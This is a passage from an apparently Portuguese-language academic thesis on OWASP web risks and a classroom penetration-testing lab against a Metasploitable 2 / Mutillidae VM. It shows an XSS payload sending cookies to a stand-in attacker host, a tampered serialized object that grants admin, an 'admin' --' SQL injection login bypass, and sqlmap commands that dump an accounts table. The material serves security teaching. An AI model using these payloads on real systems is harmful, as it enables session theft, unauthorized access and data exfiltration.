parte do código HTML. Isso permite a execução de código HTML e JavaScript no navegador da vítima. O ataque armazenado funciona de forma similar ao ataque refletido. A diferença consiste que a entrada do usuário é armazenada no banco de dados. No caso do XSS DOM (*Document Object Model*), que armazena informações no navegador do cliente, pode-se ter acesso aos dados de sessão do usuário. Quando o usuário digita, realiza *download* de *software* malicioso e outros ataques do lado do cliente. Em um ataque XSS, o atacante pode enviar o código JavaScript no campo de entrada da aplicação: "'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'". Este código obtém a sessão que identifica o usuário e envia para o site do atacante [35].

3.9 Insecure Deserialization

A "serialização" de um objeto consiste em transformá-lo em um fluxo de *bytes*, e a volta desse processo se chama "desserialização". Esse processo é utilizado em um objeto para o tráfego ou seu armazenamento. Quando há uma falha nesse processo, ela pode ser explorada. Em um caso de objeto com informações de usuário usadas para conceder acesso, da forma "a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}", a falha no processo de "serialização"/"desserializacao" pode ser explorada modificando o objeto para obter acesso administrativo dessa forma: "a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}" [35].

Note que nesse caso foram alteradas 5 *strings* destacadas em vermelho. De imediato percebe-se a mudança da string "i:32" para "i:1", provavelmente o "i" corresponde ao identificador do usuário, e normalmente o identificador igual a 1 é designado para o administrador. Na string "user" houve a mudança para "admin" e o nome de usuário mudou de "Mallory" para "Alice". As outras modificações são relativas aos demais controles de sessão.

3.10 Using Components with Known Vulnerabilities

Using Components with Know Vulnerabilities é um risco que está presente em *softwares* sem atualizações de segurança instaladas, descontinuados ou que não possuem mais suporte do fabricante ou desenvolvedor. Um exemplo é o uso da tecnologia IoT (Internet of Things), onde normalmente as atualizações de segurança e as atualizações corretivas são difíceis ou impossíveis de serem instaladas. Portanto, essa tecnologia funciona com vulnerabilidades conhecidas [35].

3.11 Insufficient Logging&Monitoring

Insufficient Logging&Monitoring corresponde à prática insuficiente de monitorar e realizar *logs* das aplicações. Por exemplo, se um *hacker* instalou um *software* para minerar *bitcoins* e o sistema é monitorado, pode-se verificar o uso de CPU e emitir um alerta para que seja tomada uma providência e, posteriormente, finalizar o ataque. Se esse ambiente realiza um bom processo de registro de *log*, pode-se usar essas informações para evitar que o ataque ocorra novamente [35].

3.12 Seleção dos Ataques

A HackerOne® é uma das primeiras empresas a utilizar uma comunidade de *hackers* "*White hat*" - que competem para encontrar vulnerabilidades em programas que pagam recompensas – como componentes básicos de seu modelo de negócio. Ela é a maior empresa de segurança cibernética desse tipo [36]. De acordo com o relatório "The 2018 Hacker Report", publicado em 2018 pela HackerOne®, o tipo de ataque favorito usado pelos *hackers* contra aplicações é o "*Cross-Site Scripting"* seguido por "SQL *Injection"* [37, p. 26]. Portanto, seguindo as diretrizes dos 10 maiores riscos para aplicações *web* reportados pela OWASP em 2017 juntamente com o relatório acima citado, este trabalho demonstrará três tipos de ataques, a saber: *Sql Injection, Cross-Site Scripting (XSS) e Broken Authentication*. Será mostrado também o uso do Metasploit®, uma ferramenta amplamente usada em segurança ofensiva [38].

4 Testes de penetração

4.1 Introdução

Os riscos relatados no capítulo anterior precisam ser mitigados para que não haja comprometimento de informações restritas. Para isso, são utilizadas técnicas para teste de segurança. A técnica, foco deste trabalho, é a de penetração, que consiste em analisar a segurança de uma determinada empresa antes que um *hacker*, com intenções maliciosas, o faça [39]. Sendo assim, esse trabalho define as características necessárias para um laboratório virtual de testes e apresenta alguns exemplos de testes de penetração a serem usados nas aulas de segurança.

O PTES (*Penetration Testing Execution Standard*) é um novo padrão projetado para prover diretrizes de segurança e foi consolidado por profissionais conceituados na área. O projeto PTES foi iniciado em 2009 e hoje conta com 19 profissionais. A proposta para a execução padrão dos testes de penetração consiste em sete seções descritas abaixo [40]:

1. Interações pré-teste de penetração: nesta etapa é definido o escopo do trabalho se estima o tempo de execução completo do teste;
2. Coleta de informação: o objetivo é obter a maior quantidade possível de informações sobre o alvo para ser utilizada nas fases posteriores ao teste de penetração;
3. Modelagem de ameaças: utiliza informações da fase anterior para identificar vulnerabilidades existentes nos sistemas alvo. Nessa fase, avalia-se o melhor método de ataque para obter as informações procuradas e como realizar o ataque;
4. Análise de vulnerabilidade: nessa fase, se faz uso das informações coletadas nas fases anteriores para entender quais ataques podem ser viáveis;
5. Exploração: execução de *exploits* são feitas nessa fase;
6. Pós-exploração: essa fase ocorre quando um ou mais sistemas são comprometidos;

7. Reportar: nessa fase, utilizam-se relatórios para comunicar o que foi feito, como foi feito e como a organização pode resolver as vulnerabilidades descobertas nos testes.

Esse trabalho dá maior foco às fases 2, 4 e 5 do PTES. Na fase 2, a coleta de informações pode ser de forma passiva ou ativa. A coleta passiva ocorre na ausência de requisição direta aos sistemas alvo, enquanto a coleta ativa na presença da mesma. Um exemplo de ataque passivo é a OSINT (*Open-Source Inteligence)* que consiste em usar qualquer informação online pública sobre a organização, empresa ou indivíduo alvo [41]. Neste caso, para realizar um ataque é essencial o acesso à internet, pois os dados coletados por OSINT são abertos e disponíveis na rede. É importante observar que esse tipo de coleta de informações não é escopo deste trabalho e não será aqui discutido. Por outro lado, a coleta de informações de forma ativa consiste em realizar requisições diretas ao alvo. Uma boa ferramenta para executar esse tipo de ataque é a ferramenta SPARTA. Na fase 4 se utiliza da das informações coletadas na fase 2 para realizar a pesquisa de qual seria o melhor *exploit* e na fase 5 ocorre a execução propriamente dita do mesmo.

A ferramenta de *scannig* SPARTA é instalada no Kali Linux® por padrão. Ela executa o *nmap*, *nikto* e outras ferramentas que agregam várias informações em apenas um lugar. Isto a torna interessante para os testes, pois facilita a análise das informações sobre a vítima. Para executar o SPARTA, basta configurar o IP da VM vítima conforme a saída do comando "*ifconfig*" na mesma. Logo após, digite "*sparta*" e aperte "*enter*" no terminal da VM Kali Linux®. A figura 8 mostra um exemplo onde foram encontradas 31 portas abertas e 26 serviços ativos, além de outras informações.



Figura 8 - Saída da execução da ferramenta SPARTA contra a VM Metasploitable 2

4.2 SQL Injection

SQL *Injection* é um tipo de ataque de *Injection*, no qual o atacante executa uma consulta SQL maliciosa [42].

De posse das informações da figura 8, pode-se perceber que o sistema operacional instalado na vítima é um Ubuntu©. Verifica-se também que existe um servidor Apache 2.2.14 “escutando” na porta 80. Sendo assim, deve-se verificar qual aplicação está sendo executada no servidor, a fim de verificar alguma vulnerabilidade no mesmo. Para isso, foi aberto o Firefox® e digitado o IP da vítima, seguido da porta em que o servidor Apache© está escutando, da seguinte forma: “ip_da_vitima:porta_apache”, como pode ser visto na figura 9.

Analisando os links da figura 9, verificam-se cinco links apontando para seus respectivos sistemas. Clicando em “Mutillidae” e, logo após, em “*Login/Register*”, constata-se que existe um formulário de *login* (figura 10). Esse é um dos casos em que se pode realizar um tipo de ataque chamado “Sql *Injection*”, que consiste em inserir ou “injetar” uma consulta SQL no meio de um dado de entrada do cliente na aplicação [43].



Figura 9 - Verificar o serviço Apache na porta 80 da Vm vitima

Figura 10 - Formulário de login do sistema que roda no Apache da Vm vitima

Uma vez na página de *login*, já na fase de análise de vulnerabilidade, foi digitado “ admin’ -- ”. Logo após, foi clicado no botão “*Login*”. Verifica-se que o mesmo foi executado com sucesso e o usuário logado é o “admin”, ainda que não tenha sido digitado no campo “*Name*” o texto “admin” e nada ter sido escrito no campo “*Password*”. Consequentemente, foi obtido acesso ao sistema com privilégios administrativos. Isto significa que a fase de exploração foi executada com sucesso.

A fim de entender como funciona este ataque, deve-se verificar a consulta SQL

executada quando se clica no botão “*Login*”. Sendo assim, a consulta SQL é a seguinte: “SELECT * FROM accounts WHERE username=’”.$pUsername.”’ AND password=’”.$pPassword.””””, que pode ser encontrada no arquivo “/var/www/mutillidae/inc” da versão 2.1.9 do mutillidae instalada por padrão no Metasploitable 2©. Dessa forma, substituindo o que foi digitado no ataque, a consulta SQL fica da seguinte forma: “SELECT * FROM accounts WHERE username=’admin’ -- AND password=’””.

Na execução da consulta, verifica-se o campo “*username*” igual a “admin”, e a adição de comentário ao restante da consulta, pois os caracteres “--" seguidos de espaço indicam um comentário no SGBD MySQL (a informação sobre o SGBD foi obtida a partir da saída do SPARTA). Como existe o usuário “admin” na tabela “*accounts*” a consulta retorna todos os registros. Entretanto, ele utiliza o primeiro registro que foi retornado e o mesmo corresponde ao usuário “admin”. É importante enfatizar que existem maneiras mais automatizadas de realizar o ataque de SQL *Injection* como, por exemplo, o uso da ferramenta SQLmap [44].

A SQLmap é uma ferramenta aberta que automatiza o processo de detecção e exploração de SQL *Injection* [44]. Para verificar todas as opções que podem ser usadas com a SQLmap basta digitar “sqlmap -h”. O primeiro passo no uso dessa ferramenta é atualizá-la, pois a mesma já é instalada no Kali Linux® por padrão. Porém, na versão 1.1.12, para atualizar a ferramenta, é necessário digitar o seguinte comando: “apt-get install --only-upgrade sqlmap”.

Após a execução, a SQLmap é atualizada para a versão 1.2.4#stable. Com isso, pode-se testar um ataque contra a VM vítima. Foi detectada uma vulnerabilidade no link para agora realizar a exploração dessa vulnerabilidade (essas ações correspondem às fases 4 e 5 do PTES, respectivamente). Para explorar a vulnerabilidade executa-se o comando “sqlmap --url="http://192.168.56.104/mutillidae/index.php?page=login.php" --data="username=joao&password=senha&login-php-submit-button=Login" --banner”. Abaixo a explicação do comando:

- SQLmap: é a chamada para iniciar a ferramenta pelo terminal;
- --url: é uma opção que indica a URL que será atacada pelo SQLmap, normalmente uma URL que já se sabe ou desconfia que seja vulnerável ao ataque do tipo SQL *Injection*;
- --data: indica os dados passados ao servidor pelo método POST;
- --banner: opção que indica o retorno de informações sobre o SGBD do sistema “Mutillidae”.

A forma como foram coletados os conteúdos das opções “--url” e “--data” são explicadas a seguir. Como visto anteriormente, o *link* “http://192.168.56.104/mutillidae/index.php?page=login.php” é vulnerável ao ataque de SQL *Injection*. Desta vez o conteúdo de “--data” foi obtido por meio de um *proxy*, o Burp Suite©. Este é instalado por padrão no VM atacante. Para iniciá-lo, apenas é necessário digitar “burpsuite” no terminal. Uma opção essencial a ser configurada é o *proxy* no Firefox®, que é o navegador padrão instalado na VM atacante. O endereço de interface do *proxy* Burp Suite© pode ser verificado na aba “*Proxy*” e em sua aba interna “*Options*”, como mostrado na figura 11.



Figura 11 - Executar o Burp Suite.



Figura 12 - Configurar o Burp Suite no Firefox.

Uma vez configurado o *proxy* (figura 12), as requisições do Firefox® passarão sempre pelo Burp Suite© antes de chegar ao destino - o servidor no qual está hospedado o Mutillidae. Para capturar e visualizar o conteúdo da requisição, deve-se digitar o nome de um usuário e uma senha qualquer na página de *login* e clicar no botão "*Login*". Como pode ser visto na figura 13, o valor atribuído à opção "--data" do comando SQLmap está situado na última linha.



Figura 13 - Captura de requisição pelo proxy Burp Suite

Pode-se verificar a saída do comando “sqlmap --url="http://192.168.56.104/mutillidae/index.php?page=login.php" --data="username=joao&password=senha&login-php-submit-button=Login" --banner” na figura 14, mas apenas a parte do banner, já que a saída é extensa. Verifica-se que o sistema operacional do servidor é um Linux Ubuntu 10.04. São usados também o Apache 2.2.14 e o PHP 5.3.2. Para o servidor de banco de dados é usado um Linux Ubuntu, também com um MySQL 5.0.



Figura 14 - Saída do comando SQLmap com a opção --banner

Como foi feito o acesso ao SGBD com sucesso, pode-se recuperar os nomes das tabelas e dos bancos de dados no SGBD com o comando “sqlmap --url="http://192.168.56.104/mutillidae/index.php?page=login.php" --

data="username=joao&password=senha&login-php-submit-button=Login" --tables", como pode ser visto na figura 15 mostra apenas a saída correspondente ao banco de dados e tabelas do sistema Mutillidae, pois a saída é extensa.



Figura 15 - Nome do banco de dados e respectivas tabelas

Com o nome do banco de dados e tabelas, pode-se inferir que a tabela "*accounts*" é importante e, por isso, pode-se fazer o *download*, ou SQL *dump*, dos registros dessa tabela executando o comando "sqlmap --url="http://192.168.56.104/mutillidae/index.php?page=login.php" --data="username=joao&password=senha&login-php-submit-button=Login" -D mutillidae -T accounts --dump". A opção "-D" indica o banco de dados e a "-T" a tabela do qual serão retirados os registros e será feito o *download* - este indicado com a opção "--dump". O resultado do comando pode ser visto na figura 16.

